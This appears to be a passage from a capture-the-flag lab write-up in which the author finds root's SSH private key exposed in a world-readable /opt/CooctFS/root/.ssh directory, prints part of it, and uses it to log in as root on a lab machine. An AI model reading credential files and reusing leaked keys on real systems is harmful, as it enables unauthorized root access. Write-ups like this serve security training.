drwxr-xr-x 24 root root 4096 Feb 20 21:04 ..
drwxr-xr-x  3 root root 4096 Feb 20 09:09 CooctFS
varg@cchq:/opt$ cd CooctFS/
varg@cchq:/opt/CooctFS$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Feb 20 09:09 .
drwxr-xr-x 3 root root 4096 Feb 20 14:30 ..
drwxr-xr-x 5 root root 4096 Feb 20 09:16 root
```

cd in root dir




```
varg@cchq:/opt/CooctFS$ cd root/
varg@cchq:/opt/CooctFS/root$ ls -la
total 28
drwxr-xr-x 5 root root 4096 Feb 20 09:16 .
drwxr-xr-x 3 root root 4096 Feb 20 09:09 ..
lrwxrwxrwx 1 root root    9 Feb 20 09:15 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Feb 20 09:09 .bashrc
drwx------ 3 root root 4096 Feb 20 09:09 .cache
drwxr-xr-x 3 root root 4096 Feb 20 09:09 .local
-rw-r--r-- 1 root root   43 Feb 20 09:16 root.txt
drwxr-xr-x 2 root root 4096 Feb 20 09:41 .ssh
```

then cd to .ssh where we find and copy n paste the id_rsa file containing root's RSA Private Key:



```
varg@cchq:/opt/CooctFS/root$ cd .ssh
varg@cchq:/opt/CooctFS/root/.ssh$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Feb 20 09:41 .
drwxr-xr-x 5 root root 4096 Feb 20 09:16 ..
-rw-r--r-- 1 root root 1679 Feb 20 09:18 id_rsa
-rw-r--r-- 1 root root  391 Feb 20 09:18 id_rsa.pub
varg@cchq:/opt/CooctFS/root/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAx2+vTyYoQxGMHh/CddrGqllxbhNo3P4rPNqQiWkTPFnxxNv6
5vqc2vl5vd3ZPcOHp3w1pIF3MH6kgY3JicvfHVc3phWukXuw2UunYtBVNSaj6hKn
DwIWH3xCnWBqG6BR4dI3woQwOWQ6e5wcKlYz/mqmQIUKqvY5H3fA8HVghu7ARSre
9lVwzN4eat2QPnK0BbG3gjhLjpN0ztp0LrQI1SCwBJXSwr5H8u2eU25XVVmmEvdY
+n9+v+Mon2Ne7vCobNjv4MMzXal50BlwlhNtwgwt1aWgNOyPhQFE6ceg4lGEWOUq
```

We chmod the file to 600 and use it to ssh in as root, no password required:



```
┌──(max㉿kali)-[~]
└─$ ls -la rsaprivatekey
-rw------- 1 max max 1678 Aug  8 14:41 rsaprivatekey

┌──(max㉿kali)-[~]
└─$ ssh -i rsaprivatekey root@10.10.136.2
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)
```